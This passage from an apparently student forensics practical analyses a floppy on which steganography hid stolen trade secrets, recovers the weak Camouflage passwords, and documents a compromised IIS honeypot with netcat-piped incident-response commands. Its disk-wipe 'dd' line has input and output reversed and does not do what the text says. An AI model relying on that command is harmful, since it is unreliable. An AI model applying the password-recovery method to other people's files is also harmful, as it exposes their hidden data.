0000:7da0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7db0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7dc0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7dd0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7de0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7df0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7e00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000:7e10 00 00 00 00 00 00 00 00 20 00 b9 28 c4 01 60 38 ......... . ( .`8
0000:7e20 b8 73 75 29 c4 01 e0 36 98 ba b9 28 c4 01 30 ff  su) . 6.  ( .0
0000:7e30 7b 7f 38 01 00 00 4b b5 1b 4f 2c d1 7d 8d 8d a6 {.8...K .O, }..
0000:7e40 d1 02 00 1b f1 93 e9 17 25 25 92 92 10 74 d4 4c  ... . .%%...t L
0000:7e50 b8 5e eb 40 93 94 c2 94 22 a0 27 6e 6f ae 9e f5  ^ @.. ." 'no .
0000:7e60 6e 0f 59 00 4d 6f 3b ff 27 a4 73 82 d6 d3 ff f8 n.Y.Mo; ' s.
0000:7e70 b4 cf 56 ad 40 09 d3 31 04 56 1b 9d b6 c4 f4 f3   V @. 1.V..
```

```
42616c6c61726420496e6475
```


Figure 3: Hex editor showing encrypted data in Word.

Highlighted in yellow, marks the end of the word document where as the green highlights, marks the start of the encrypted data.

Program Identification

The discovery process of the Camouflage program has been discussed in the forensic details. After rigorous online searches, the Camouflage program source code can not be located. Thus Camouflage program version 1.2.1 was downloaded and installed in VMware (Windows 2000 professional). In order to determine the camouflage program used by Mr. Leszczynski, the CamShell.dll in the C:\Program Files\Camouflage folder was compared with the recovered CamShell.dll (fl-260404-RJL1_inode5) from the image file.

From the 'stat' command, result of both files shares several similarities such as the file size of 36864 bytes and date and time of creation 03 Feb 2001, 19:44:16. An 'MD5sum' is run against the recovered CamShell.dll and the program's CamShell.dll. If both files matches, it will prove that the recovered CamShell.dll file belonged to the Camouflage program.



root@Linuxforensic:/prac/shares/camouflage/cammy
File Edit View Terminal Tabs Help

```
[root@Linuxforensic cammy]# md5sum /prac/output/fl-260404-RJL1_inode5
6462fb3acca0301e52fc4ffa4ea5eff8  /prac/output/fl-260404-RJL1_inode5
[root@Linuxforensic cammy]# md5sum CamShell.dll
4e986ab0909d2946bed868b5f896906f  CamShell.dll
[root@Linuxforensic cammy]# 
```

Figure 4: MD5sum of recovered file CamShell.dll and the CamShell.dll from Camouflage program.

As shown above the MD5 hash did not match. This is due to the fact that CamShell.dll is partially overwritten by index.htm file as explained in the examination details section. There are a couple of methods to further verify Camouflage is the program used by Leszczynski.

One method is to make comparison, thus the recovered camshell.dll and the camouflage camshell.dll are then compared side by side. Not taking the HTML texts into account, the rest of the strings were exact match, suggesting that the dynamic link library belongs to camouflage program.




File to scan \\Linuxforensic\public\fl-260404-RJL1_inode5

☑ Advanced view   Time taken : 0.016 secs   Text size: 5160 bytes (5.04K)

File pos	Mem pos	ID	Text
U 000073AA	000073AA	0	LegalCopyright
U 000073C8	000073C8	0	Copyright (c) 2000-2001 by Twisted Pear Productions, All rights r
U 00007476	00007476	0	ProductName
U 00007490	00007490	0	Camouflage
U 000074AE	000074AE	0	FileVersion
U 000074C8	000074C8	0	1.01.0001
U 000074E2	000074E2	0	ProductVersion
U 00007500	00007500	0	1.01.0001
U 0000751A	0000751A	0	InternalName
U 00007534	00007534	0	CamShell
U 0000754E	0000754E	0	OriginalFilename
U 00007570	00007570	0	CamShell.dll
U 00007592	00007592	0	OLESelfRegister

Figure 5: Recovered CamShell.dll (fl-260404-RJL1_inode5)



File to scan \\Linuxforensic\public\camouflage\cammy\CamShell.dll

☑ Advanced view   Time taken : 0.016 secs   Text size: 4546 bytes (4.44K)


File pos	Mem pos	ID	Text
U 000073AA	370073AA	0	LegalCopyright
U 000073C8	370073C8	0	Copyright (c) 2000-2001 by Twisted Pear Productions, All rights
U 00007476	37007476	0	ProductName
U 00007490	37007490	0	Camouflage
U 000074AE	370074AE	0	FileVersion
U 000074C8	370074C8	0	1.01.0001
U 000074E2	370074E2	0	ProductVersion
U 00007500	37007500	0	1.01.0001
U 0000751A	3700751A	0	InternalName
U 00007534	37007534	0	CamShell
U 0000754E	3700754E	0	OriginalFilename
U 00007570	37007570	0	CamShell.dll
U 00007592	37007592	0	OLESelfRegister

Figure 6: Camouflage's CamShell.dll

The second method is to actually use camouflage program against the word document files to uncover any hidden data, if it exists. As discussed in the forensic section, to uncover the camouflage data, passwords need to be retrieved. Referring back to the previous website "Breaking a weak steganography program: Camouflage", the website revealed a step by step process of uncovering passwords from a camouflage program. The website author, Guillermito demonstrates the weakness of the cryptography by XORing part of the encrypted data where the password is placed. Guillermito created a simple program to help uncover camouflage password without having to uncover it manually. Camouflage Password Finder was downloaded and placed in /prac/shares folder in order to be able to access it from VMware.

Before running the camouflage program, each document is analyzed beforehand, using the 'khexeditor' to ensure that there was hidden data within each document. 'Khexeditor' is a Linux hex editor which allows user to view any file in hex format. Analyzing the documents enables examiner to effectively save time using the camouflage program later. Analysis shows that the 3 word documents have an encrypted data at the end of them. The Camouflage program was then run against the 3 document files.

Firstly, Internal_Lab_Policy.doc is selected uncamouflaged by right-clicking the word document and select "uncamouflage". The document did not require a password when a password was requested in order to reveal the underlying text document named "Opportunity.txt".



Camouflage

The camouflaged file (created with Camouflage v1.2.1) contains these files. Select the files you wish to extract or leave them unselected to extract them all.

Name	Size	Created
Internal_Lab_Security_Policy.doc	32 KB	4/22/2004 10:30:
Opportunity.txt	1 KB	4/23/2004 5:19:1

Click here to get the latest version

< Back | Next > | Close

Author: Ballard

Type: Microsoft Word Document Author: Ballard Title: Internal La 32.6 KB Local intranet

Figure 7: Uncamouflage Internal_Lab_Policy.doc

Camouflage furthermore displayed the text document modified, access and creation time giving a timeline of when the document was created and when was it copied to the floppy disk.

File Name	Modified		Access		Created	
	Date	Time	Date	Time	Date	Time
Opportunity.txt	23/4/2004	8:03:03 PM	23/4/2004	-	23/4/2004	5:19:19 PM

Table 3: MAC time for 'Opportunity.txt'


The document “Opportunity.txt” contains the following message:

```
I am willing to provide you with more information for a price.  I have included a
sample of our Client Authorized Table database.  I have also provided you with our
latest schematics not yet available.  They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski
```

This hidden message confirmed the management’s suspicions on the company information leakage. It also provides examiners the type of information that was hidden (i.e. Authorized table database and schematics).

Next document is the Remote_Access_Policy.doc. When attempting to uncamouflage the document without a password, the program prompted an error “*Either the file requires a password or it is not camouflaged*”. Camouflage_Password_Finder.exe is then executed and a window popped up revealing the password as “Remote”, the first word from the document filename. It is now understood what Mr. Leszczynski meant by “First Name” in the Opportunity.txt. The hidden data is an access file (mdb) named “CAT.mdb”.



The camouflaged file (created with Camouflage v1.2.1) contains these files. Select the files you wish to extract or leave them unselected to extract them all.

Name	Size	Created
Remote_Access_Policy.doc	30 KB	4/23/2004 3:22:2
CAT.mdb	180 KB	4/22/2004 9:57:5

Figure 8: Uncamouflage 'Remote_Access_Policy.doc'


MAC time for the access file is noted down as shown below:

File Name	Modified		Access		Created	
	Date	Time	Date	Time	Date	Time

CAT.mdb	23/4/2004	5:21:21 PM	23/4/2004	-	22/4/2004	9:57:57 PM

Table 4: MAC time for 'CAT.mdb'

Password_Policy.doc is then uncamouflaged and when a password was requested, the first word from the filename, “Password” is typed-in. The password was correct and soon after the hidden data is revealed. The camouflaged data found are several graphical files (gif).



The camouflaged file (created with Camouflage v1.2.1) contains these files. Select the files you wish to extract or leave them unselected to extract them all.

Name	Size	Created
Password_Policy.doc	39 KB	4/23/2004 3:22:2
PEM-fuel-cell-large.jpg	28 KB	4/23/2004 4:23:2
Hydrocarbon%20fuel%20cell%20page2.jpg	203 KB	4/23/2004 4:21:2
pem_fuelcell.gif	30 KB	4/23/2004 4:19:1

Figure 9: Uncamouflage 'Password Policy.doc'

MAC time for all the GIF files are noted down as shown below:

No	File Name	Modified		Access		Created	
		Date	Time	Date	Time	Date	Time
1.	PEM-fuel-cell-large.jpg	23/4/2004	4:23:23 PM	23/4/2004	-	23/4/2004	4:23:23 PM
2.	Hydrocarbon%20fuel%20cell%20page2.jpg	23/4/2004	4:21:21 PM	23/4/2004	-	23/4/2004	4:21:21 PM
3.	pem_fuelcell.gif	23/4/2004	4:15:15 PM	23/4/2004	-	23/4/2004	4:19:19 PM

Table 5: MAC time for all the hidden GIF files

All camouflaged data is saved to /prac/shares/CamContent folder. The ‘file’ was run against all the camouflaged data to ensure all files are legitimate and not spoofed. Results from file command show no anomaly. The access file (mdb) and GIF files are examined more closely using ‘BinText’, to help to identify, if at all possible, the author, computer name, or even software used.

Results from ‘BinText’ show no interesting information, with the exception of JPEG file ‘Hydrocarbon%20fuel%20cell%20page2.jpg’. ‘BinText’ extracted the name of the software used to create the JPG file i.e. the Adobe Photoshop 3.0.


Mac time gathered from the camouflaged data enables examiner to determine the order of files copied to the floppy. The file activities shown below are simply conjecture:

No	Date / Time	Mactime	File	Event
1	22 April / 9:57PM	..c	CAT.mdb	Sample customer authorization database was created.
2	23 April / 4:15 PM	mac	pem_fuelcell.gif	This file was camouflaged within the Password_Policy.doc at this time. The document is then copied to floppy on the 26th.
3	23 April / 4:21 PM	mac	Hydrocarbon%20fuel%20cell%20page2.jpg	This file was camouflaged within the Password_Policy.doc at this time. The document is then copied to floppy on the 26th.
4	23 April / 4:23 PM	mac	PEM-fuel-cell-large.jpg	This file was camouflaged within the Password_Policy.doc at this time. The document is then copied to floppy on the 26th.
5	23 April / 5:19 PM	..c	Oppurtunity.txt	Leszynscki created the text message at this time.
6	23 April / 5:21PM	ma.	CAT.mdb	Sample database is copied to floppy.
7	23 April / 8:03 PM	ma.	Oppurtunity.txt	The text is copied to floppy.

Refer to Appendix B to view the camouflaged files. Since the floppy was confiscated soon after Leszczynski left the research and development lab, he was not successful in disclosing the above information to competitors.

The next step in the investigation is to locate the company computer used by Leszczynski inside the Research and Development lab. The computer in question will have camouflage program installed. The program can be found in c:\Program Files\Camouflage directory. If Leszczynski managed to uninstalled the camouflage software, reminance of the program will be left behind in the registry under \HKEY_USERS\S-1-5-21-1971875955-27-36601882 3404283995\Software\Camouflage.

Lastly, verification of image integrity is to be conducted, using ‘md5sum’.


root@Linuxforensic:/prac/floppyimg
File Edit View Terminal Tabs Help

```
[root@Linuxforensic floppyimg]# cat fl-260404-RJL1.img.md5
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
[root@Linuxforensic floppyimg]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
[root@Linuxforensic floppyimg]# 
```

Figure 10: Verifying MD5 hash for evidence integrity check.

The last MD5 integrity check is a match, thus proving that evidence is preserve throughout the forensic examination.

Legal Implications

This section will briefly describe the legal implication of Leszczynski actions. With the floppy as the only evidence in forensics custody, it is difficult to prove when and where the program in question was executed. Further investigation maybe required on the computers inside the Research and Development lab to locate the Camouflage program and forensic analysis can be conducted to prove date and time of program execution. However, with the evidence presented in this report, it is sufficient to prove that Leszczynski is in violation of several company policies and several laws, if Ballard chose to prosecute.

Before proceeding further, examiner will make the assumption that all designs created by Leszczynski during he's tenure in Ballard industries are considered to be proprietary to Ballard industries. Also, working with what is considered to be a trade secret to Ballard, a non-disclosure agreement would have been signed by Leszczynski to prevent disclosure of proprietary information to the public.

In Brunei, if Ballard Industry decides to take legal action on Leszczynski, he could have been tried on several cases involving the disclosure of proprietary information. This may include breach of the non disclosure agreement where in Brunei it can be prosecuted under the law of contracts (chapter 106)[6]. Penalty of such violation would depend on management's assessment on the value of the information stolen by Leszczynski and sue Leszczynski for the damages.

[6] "Contracts (chap106)". Attorney General's Chambers. March 20, 2005. <http://www.agc.gov.bn/LoB_list.htm>

Leszczynski can also be prosecuted under the following Acts and Order[7]:

- Infringement of Copyright Law.
- Inventions Act, Cap.72, No.1 of 1925 and No. 1 of 1956. · Emergency[8] (Patents) Order 1999.
- Trade Marks:
  Trade Marks Act No.19 of 1953 and No. 7 of 1956 G.N.E. 29/56 S.99/59 Emergency[9] (Trademarks) Order.
- Emergency[10] (Industrial Design) Order.

Violation of these Act and Order, entitles management to acquire an injunction to stop Lezczynski to further disclose proprietary information.

Violation of Organization policy

Information Sensitivity Policy

Using the policies inside the floppy disk as a reference, Leszczynski is in breach of the Information sensitivity policy and the acceptable use policy.

Under the Information sensitivity policy, section 3.3 “Most Sensitive: Trade secrets & marketing, operational, personnel, financial, source code, & technical information integral to the success of our company.”

Penalty stated in the policy “Up to and including termination, possible civil and/or criminal prosecution to the full extent of the law.”

Acceptable use policy

Additionally, the Acceptable use policy is also applicable in this case. In reference to our organizational policy (the name of the organization will not be disclosed).

On the installation of unauthorized software the acceptable use policy states:

“Users must not use non-standard shareware or freeware software without operation center supervisor’s approval unless it is on the operation center’s standard software list.”

[7] “United Kingdom Copyright Act of 1911 as it stood in 1951” . World Intellectual Property Ogranization. March 20, 2005. < http://www.wipo.int/clea/en/clea_tree1.jsp?expand=GB#GB>

[8]

[9]

[10] “Part XI: Miscellaneous Sect. 83 State of emergency”. Constitution of Brunei Darussalam 1959. March 20, 2005 <http://www.icrc.org/ihl-nat.nsf/WebALL?openview>

Penalty stated in the policy "Violation of this policy may result in disciplinary action which may include loss of organization Information Resources access privileges to civil and criminal prosecution".

Additional Information

Addition information on steganography and the laws of Brunei can be found in the following links:

- An article on defeating Camouflage titled "Breaking a Steganography Software: Camouflage". <http://www.guillermito2.net/stegano/camouflage/>

- Website on Brunei constitutions. Attorney General's Chambers <http://www.agc.gov.bn/LoB_list.htm>

- John Bartlet's paper on "The ease of steganography and camouflage" <http://www.sans.org/rr/whitepapers/vpns/762.php>

Part two: Option 1 - Analysis of a compromised Honeypot

This section describes a complete analysis and findings of a compromised honeypot. Analysis is conducted using open source forensic tools, specifically sleuthkit, autopsy and sysinternals tools was utilized.

A honeypot was built in order to complete this practical. The following paragraphs explain how the home network was setup to give a clearer picture.

The Firewall and Intrusion Detection System (IDS)

An existing firewall and intrusion detection system (IDS) for a home network is utilized for this practical. An open source software called, Smoothwall Express 2.0 [11] is the software of choice. Smoothwall Express 2.0 is a Linux-based firewall which also incorporates web proxy, DHCP server, and intrusion detection system (snort) services in a single computer.

For this practical the firewall and IDS is the only services used. The firewall and IDS setup utilizes three network cards for the ADSL modem, demilitarized zone (DMZ) and the private local area network (LAN).

[11] Smoothwall software. http://www.smoothwall.org.

The firewall is configured to allow the following traffic:

- No traffic is allowed from the honeypot to the private LAN.
- No inbound traffic from the Internet is allowed to the private LAN
- The honeypot has no access to the firewall.
- External connections for services such as http (IIS) and ftp is forwarded to the honeypot only.




Figure 11: Network Diagram

The Honeypot

The honeypot was built on a system that was used for software testing by a security company. Before any installation was made on the system, the hard disk was 'wipe' twice using the 'dd' tool from a bootable knoppix cdrom. Using the 'dd' tool allows the hard disk to be written in zeros, overwriting any remnance of previous installations on the hard disk to prevent cross-contamination.

```
dd of=/dev/zero if=/dev/hda
```

The computer is then installed with Windows 2000 advanced server, knowing that this operating system has many known vulnerabilities. Every step taken on installing the honeypot is documented thoroughly to help in the investigation later. A few services on the honeypot are enabled such as FTP and HTTP (IIS). No service packs were applied at any time.

No other software was installed in the honeypot apart from the VGA drivers. The honeypot was placed inside the demilitarized zone in order to gain full access from the Internet.

The workstation

A personal desktop computer was used as a workstation. The workstation has Windows XP Professional installed as the operating system and the desktop is mainly utilized for remote configuration of the firewall and IDS via secure web based (https) configuration. The workstation was placed inside the private local area network, secure from outside threats.

Synopsis of Case Facts

On 3rd March 2005 at approximately 4.30pm, a honeypot was deployed in a home network. A honeypot is a vulnerable host exposed to the Internet to attract attackers in order to study attack mannerism. Honeypots are also useful as security measure to divert attacker's attention away from the internal networks.

On the first day of deployment, Firewall and IDS logs show plenty of scanning activities from various IP addresses. On the 4th March 2005 (next day), firewall and IDS logs show heavy intrusive activities on port 80 (IIS). IDS logs shows attempts to transmit information. An incident response identification process begins, using the system netstat.exe (untrusted) tool. 'Netstat' display no established connection at all. Next step was to use the SANS incident response cdrom. A 'netstat' command was executed and displays a single IP that made an established connection to on http port (port 80). It appears that the honeypot system 'netstat' has been Trojanized. Examiner proceeded to take necessary incident response measures to further verify the compromised.

The attacker exploited a common vulnerability found in an unpatched IIS 5, which is the Microsoft Index service where an idq.dll is where the vulnerability lies and the Unicode Directory Traversal vulnerability for the IIS 5. Both vulnerabilities can open our servers to attackers allowing them to run any arbitrary commands. In this case, a variety of exploit was used that gave the attacker full access to the honeypot and defaced the honeypot's website and installed Trojan programs.

Description of the compromised system

The compromised system a Windows 2000 advanced server is running IIS and FTP server. The IIS is a fully functional web server serving a website called "WOOHOO!" on http://fwks.dyndns.org. This website does not contain anything apart from the wording "WOOHOO! The daily musings of a gadget freak. Coming soon March 2005". This to give any attacker the impression that this is a real web server. It is solely used for this practical only.

Shown below is an output from 'psinfo.exe' tool of the honeypot system. The 'psinfo.exe' output displays a technical description of the honeypot system.

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for VENUS...

System information for \\VENUS:
Uptime:                    0 days, 3 hours, 20 minutes, 40 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor Free
Product type:              Advanced Server
Product version:           5.0
Service pack:              0
Kernel build number:       2195
Registered organization:   fwks & co.
Registered owner:          Venus
Install date:              3/3/2005, 4:09:24 PM
IE version:                5.0100
System root:               C:\WINNT
Processors:                1
Processor speed:           1.9 GHz
Processor type:            x86 Family 15 Model 2 Stepping 7, GenuineIntel
Physical memory:           254 MB
```

As highlighted above the honeypot system was never patched therefore the number of exploits used by attackers will be substantial.

Hardware

After verifying an intrusion occurred, the compromised honeypot is entered as evidence. Refer to Appendix C for hardware details.

Incident response

After the verification of incident, volatile data is gathered for analysis during the forensic examination. Firewall configuration is changed to block all incoming and outgoing traffic from the honeypot. A new rule is added to the firewall configuration to allow port 2227, this port will be use for 'netcat' to transfer all the volatile data to the forensic workstation.

"Netcat is a Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts".

The forensic workstation is then connected to the private LAN where the management workstation was. Analysis of the output gathered during the incident response phase, shows no abnormality in terms of system process, services running, and unknown files except the ‘netstat.exe’ result which shows a connection to an external IP. The same IP appears in the firewall and IDS logs.

On the honeypot system, an incident response activity was conducted:

1. Time.exe. This will provide examiner with the honeypot system time. This will be useful to allow examiner to do conduct a proper timeline analysis. On the honeypot system the following command was executed:

   ```
   D:\win2k_xp\time.exe | nc 192.168.1.3 -w 3
   ```

2. Uptime.exe. This will provide an output of long the system has been running since the last reboot. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\uptime.exe | nc 192.168.1.3 -w 3
   ```

3. hostname.exe. This will provide the honeypot’s system name. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\hostname.exe | nc 192.168.1.3 -w 3
   ```

4. pslist.exe This will provide examiners will the current process list of all the process running on the honeypot system. It is similar to taking a snapshot of the task manager. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\pslist.exe | nc 192.168.1.3 -w 3
   ```

5. psinfo.exe. This program will provide examiner with system details of the honeypot such as uptime, type of processor, what service pack is installed on the system which is useful for later investigation. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\psinfo.exe | nc 192.168.1.3 -w 3
   ```

6. netstat.exe. This program will provide examiner with the status of TCP and UDP ports that are currently listening and all current connections that have been established to the honeypot system. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\netstat.exe -an | nc 192.168.1.3 -w 3
   ```

7. psservice.exe. This program will provide examiner with a list of service running on the honeypot system. This will be useful to locate any unauthorized services being run by attackers. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\psservice.exe | nc 192.168.1.3 -w 3
   ```

8. fport.exe. This program will provide examiner with a list of programs or files associated with all the open ports on the honeypot. On the honeypot system the following command is executed:

   ```
   D:\win2k_xp\fport.exe | nc 192.168.1.3 –w 3
   ```

Analysis of the Incident Response results

All above programs, apart from ‘netstat.exe’ did not provide examiner with any useful information that could be of help to the examination. All processes and services displayed by the above programs appears to be legitimate.

